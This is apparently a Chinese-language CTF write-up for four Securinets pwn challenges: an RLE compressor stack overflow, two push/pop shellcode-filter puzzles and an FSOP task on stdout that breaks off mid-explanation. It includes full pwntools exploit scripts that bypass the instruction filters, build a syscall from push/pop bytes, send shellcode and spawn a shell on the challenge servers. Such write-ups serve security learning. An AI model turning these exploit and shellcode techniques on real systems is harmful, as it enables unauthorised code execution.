

zip++
Information
- Category: Pwn
- Points: 500
Description
why isn’t my compressor compressing ?!
Write-up
问 AI,得知 compress 函数实现了一个 RLE (Run-Length Encoding) 压缩算法,压缩后格式为 [字节 1][重复次数 1][字节 2][重复次数 2]...,因此如果我们输入交替字符就会导致压缩率很差,溢出返回地址。
Exploit
#!/usr/bin/env python3
from pwn import ( ELF, args, context, flat, process, raw_input, remote,)
FILE = "./main"HOST, PORT = "pwn-14caf623.p1.securinets.tn", 9000
context(log_level="debug", binary=FILE, terminal="kitty")
elf = context.binary
def launch(): global target if args.L: target = process(FILE) else: target = remote(HOST, PORT)
def main(): launch()
payload = flat( b"AB" * 0xC6, b"\xa6" * 0x11, ) raw_input("DEBUG") target.sendafter(b"data to compress :", payload) raw_input("DEBUG") target.sendline(b"exit")
target.interactive()
if __name__ == "__main__": main()Flag
Securinets{my_zip_doesnt_zip}
push pull pops
Information
- Category: Pwn
- Points: 500
Description
Shellcoding in the big 25 😱
Write-up
有意思,第一次见 python 写的 pwn 题,这题只允许使用 push, pop 和 int 3 指令,但是测试发现非法指令会导致 capstone 直接返回 None,使得后面的指令不会被检查。所以我们只要把 shellcode 写到非法指令后面即可。
祭出指令表:X86 Opcode and Instruction Reference Home
但是有个问题是,从 mmap 分配的地址开始执行,必定会碰到我们的非法指令,然后就会 abort 。这里的解决方法也很简单,因为我们可以操作栈,那么,我们只要把 rsp 变成 mmap 出来的地址,然后用 pop 先提高栈地址,然后再 push 降低栈地址的同时,也将栈上原先的指令覆盖掉了。用什么覆盖?当然是 nop 啦~
最后说一下怎么调试,我们只要知道这个 python 脚本的 pid 就可以用 gdb -p <pid> 挂载,只要知道 mmap 返回的地址就可以调试 shellcode,还有,善用 int 3 也很重要。
def run(code: bytes): # Allocate executable memory using mmap
mem = mmap.mmap( -1, len(code), prot=mmap.PROT_READ | mmap.PROT_WRITE | mmap.PROT_EXEC ) mem.write(code)
# Create function pointer and execute func = ctypes.CFUNCTYPE(ctypes.c_void_p)( ctypes.addressof(ctypes.c_char.from_buffer(mem)) )
print( f"pid is: {os.getpid()}\nmem: {hex(ctypes.addressof(ctypes.c_char.from_buffer(mem)))}" ) input("DEBUG") func()
exit(1)Exploit
#!/usr/bin/env python3
import argparse
from pwn import ( ELF, asm, b64e, context, flat, process, raw_input, remote, shellcraft,)
parser = argparse.ArgumentParser()parser.add_argument("-L", "--local", action="store_true", help="Run locally")parser.add_argument("-G", "--gdb", action="store_true", help="Enable GDB")parser.add_argument("-P", "--port", type=int, default=1234, help="GDB port for QEMU")parser.add_argument("-T", "--threads", type=int, default=None, help="Thread count")args = parser.parse_args()
FILE = "./main.py"HOST, PORT = "localhost", 1337
context(log_level="debug", terminal="kitty", arch="amd64")
def mangle(pos, ptr, shifted=1): if shifted: return pos ^ ptr return (pos >> 12) ^ ptr
def demangle(pos, ptr, shifted=1): if shifted: return mangle(pos, ptr) return mangle(pos, ptr, 0)
def launch(argv=None, envp=None): global target, thread
if argv is None: argv = [FILE]
if args.local and args.threads is not None: raise ValueError("Options -L and -T cannot be used together.")
if args.local: if args.gdb and "qemu" in argv[0]: if "-g" not in argv: argv.insert(1, str(args.port)) argv.insert(1, "-g") target = process(argv, env=envp) elif args.threads: if args.threads <= 0: raise ValueError("Thread count must be positive.") process(FILE)
thread = [remote(HOST, PORT, ssl=False) for _ in range(args.threads)] else: target = remote(HOST, PORT, ssl=True)
def main(): launch()
payload = asm( """ push r11 pop rsp
pop r15 pop r15 pop r15 pop r15
push r15 push r15 push r15 """ )
payload += b"\x06" + asm(shellcraft.nop()) * 0xF payload += asm("add rsp, 0x100") payload += asm(shellcraft.sh())
target.sendline(b64e(payload))
target.interactive()
if __name__ == "__main__": main()Flag
Securinets{push_pop_to_hero}
push pull pops REVENGE
Information
- Category: Pwn
- Points: 500
Description
you aint getting away with it , not on my watch .
Write-up
这次题目加了输入和解码出来的指令之间的长度检测:
if code_len != decoded: print("nice try") return False那就把非法指令 ban 掉了,测试使用 semantically equivalent encodings 也没啥用,绕不开这个长度检测。
最后思路是自己构造一个 syscall,然后调用 read,这样就可以把 shellcode 读进去,不被过滤。
官方的 solution 也是构造 read,不过官方的 wp 里面,syscall 不是自己造的,而是利用内存中现成的,所以只要操作 push,pop 到对应内存就能拿到了。而我这里用的方法就复杂了点,让我们假设内存空间非常贫瘠,寸草不生,根本没有残留的 ,那能不能凭空造一个出来?syscall
由于这题也是 mmap 了一块 rwx 的内存,所以只要我们的内存中有 syscall 的机器码,它就能执行到,我们只要在执行前提前布置好调用 read 用到的寄存器即可。
CAUTION由于这道题的特殊性,远程内存环境和本地肯定是大不相同的,因为我们不管是自己造
syscall还是找现成的,都对内存环境布局有着极其严格的要求,所以这题必须在 docker 里跑,本地远程调试。
首先解决一下调试的问题,我们将容器启动后自动执行的指令改一下,挂上 gdbserver,开放 1234 端口用于调试:
CMD socat TCP-LISTEN:5000,reuseaddr,fork EXEC:/app/runCMD ["gdbserver", ":1234", "socat", "TCP-LISTEN:5000,reuseaddr,fork", "EXEC:/app/run"]然后 docker-compose.yml 也需要改,开放一下调试端口:
version: "3.8"
services: vertical_tables: build: . ports: - "1304:5000" - "1234:1234" deploy: resources: limits: cpus: "1" memory: 1000M read_only: true cap_drop: - all privileged: true现在只要运行 docker compose up -d 就把容器跑起来了,然后 exp 直接连接 1304 端口与题目交互。
既然要自己造 syscall,那肯定得先搞清楚这玩意儿的机器码是多少,可以这样:
λ ~/ pwn asm -c amd64 "syscall"0f05那我们只要想办法弄到 \x0f 和 \x05 就成功了一半。观察内存,发现有一个现成的 \x05:

虽然也有现成的 \x0f,但是它行吗?我们可以做一个简单的测试,直接找一片空内存改,然后看看解析出来是什么指令:

并不是我们期望的 syscall,很简单,因为 amd64 是小端序的,所以我们不能写 \x0f,而是应该写 0x0f00000000000000。

至于为啥必须这样?因为我的想法是找一个带 \x0f 的 push or pop 指令放在最后,然后用一堆单字节的 push or pop 将 \x0f 卡到第八个字节的位置,最后将事先获取到的 \x05 通过 push 覆盖掉前面被挤出来的字节,就有了一个 syscall。

但是我们怎么保证,这样弄到了 syscall,它就一定会执行呢?因为我们不可能跳回到前面 syscall 的地方去执行。这就得益于来自上一题的灵感了,因为如果是非法指令的话,CPU 会卡在那里不往下走,但是一旦我们将非法指令替换成了合法指令,它就又能继续往下跑了~
这里选的指令是 pop fs,实测 push fs 不行。

所以我的 exp 就不难理解了,一开始的 0x4d 个 pop r15 是为了弄到 \x05,保存在 r15 里:

然后设置了调用 read 用到的几个寄存器,rax 不用管,本来就是 0,用它设置一下 rdi,然后利用内存中的残留值设置 rdx,rsi 可以最后栈迁移到 shellcode 的时候设置。
最后就是栈迁移回 shellcode,通过操作 push,pop 定位到要覆盖的指令处,最后将 \x05 填上去即可。
Exploit
#!/usr/bin/env python3
import argparse
from pwn import ( ELF, asm, b64e, context, flat, process, raw_input, remote, shellcraft, sleep,)
parser = argparse.ArgumentParser()parser.add_argument("-L", "--local", action="store_true", help="Run locally")parser.add_argument("-G", "--gdb", action="store_true", help="Enable GDB")parser.add_argument("-P", "--port", type=int, default=1234, help="GDB port for QEMU")parser.add_argument("-T", "--threads", type=int, default=None, help="Thread count")args = parser.parse_args()
FILE = "./main.py"HOST, PORT = "localhost", 1304
context(log_level="debug", terminal="kitty", arch="amd64")
def mangle(pos, ptr, shifted=1): if shifted: return pos ^ ptr return (pos >> 12) ^ ptr
def demangle(pos, ptr, shifted=1): if shifted: return mangle(pos, ptr) return mangle(pos, ptr, 0)
def launch(argv=None, envp=None): global target, thread
if argv is None: argv = [FILE]
if args.local and args.threads is not None: raise ValueError("Options -L and -T cannot be used together.")
if args.local: if args.gdb and "qemu" in argv[0]: if "-g" not in argv: argv.insert(1, str(args.port)) argv.insert(1, "-g") target = process(argv, env=envp) elif args.threads: if args.threads <= 0: raise ValueError("Thread count must be positive.") process(FILE)
thread = [remote(HOST, PORT, ssl=False) for _ in range(args.threads)] else: target = remote(HOST, PORT, ssl=False)
def main(): launch()
payload = asm("pop r15") * 0x4D payload += asm( """ pop rsp pop r15
push rax pop rdi """ ) payload += asm("pop rbx") * 0x14 payload += asm("pop rdx") payload += asm("push rbx") * 0x1B payload += asm( """ push r11 pop rsi
push r11 pop rsp """ ) payload += asm("pop rbx") * 0x20 payload += asm("push r15") payload += b"\x0f\xa1"
target.sendline(b64e(payload)) target.sendline()
sc = asm(shellcraft.nop() * 0x150 + shellcraft.sh()) sleep(1) target.sendline(sc)
target.interactive()
if __name__ == "__main__": main()Flag
复现。
V-tables
Information
- Category: Pwn
- Points: 500
Description
idk
Write-up
这题也是复现,当时我还没学 FSOP,所以就直接跳过了……
看了下官方 wp,发现这种题其实还是有迹可循的。
先看一下 IDA,逻辑特别简单:
void __fastcall setup(int argc, const char **argv, const char **envp){ setbuf(stdin, 0); setbuf(stdout, 0);}
__int64 vuln(){ printf("stdout : %p\n", stdout); read(0, stdout, 0xD8u); return 0;}
int __fastcall main(int argc, const char **argv, const char **envp){ setup(argc, argv, envp); vuln(); return 0;}直接送了 libc 地址,然后可以修改 stdout 结构体,但是由于最大只能读 0xD8 字节,也就是正好覆盖整个 _IO_FILE 结构体,除了 vtable 字段写不到外。那常规的 House of Apple 就打不了了。
那怎么办?我们没有任何可以利用的地方了吗?未必。
先看一下最终的调用链:
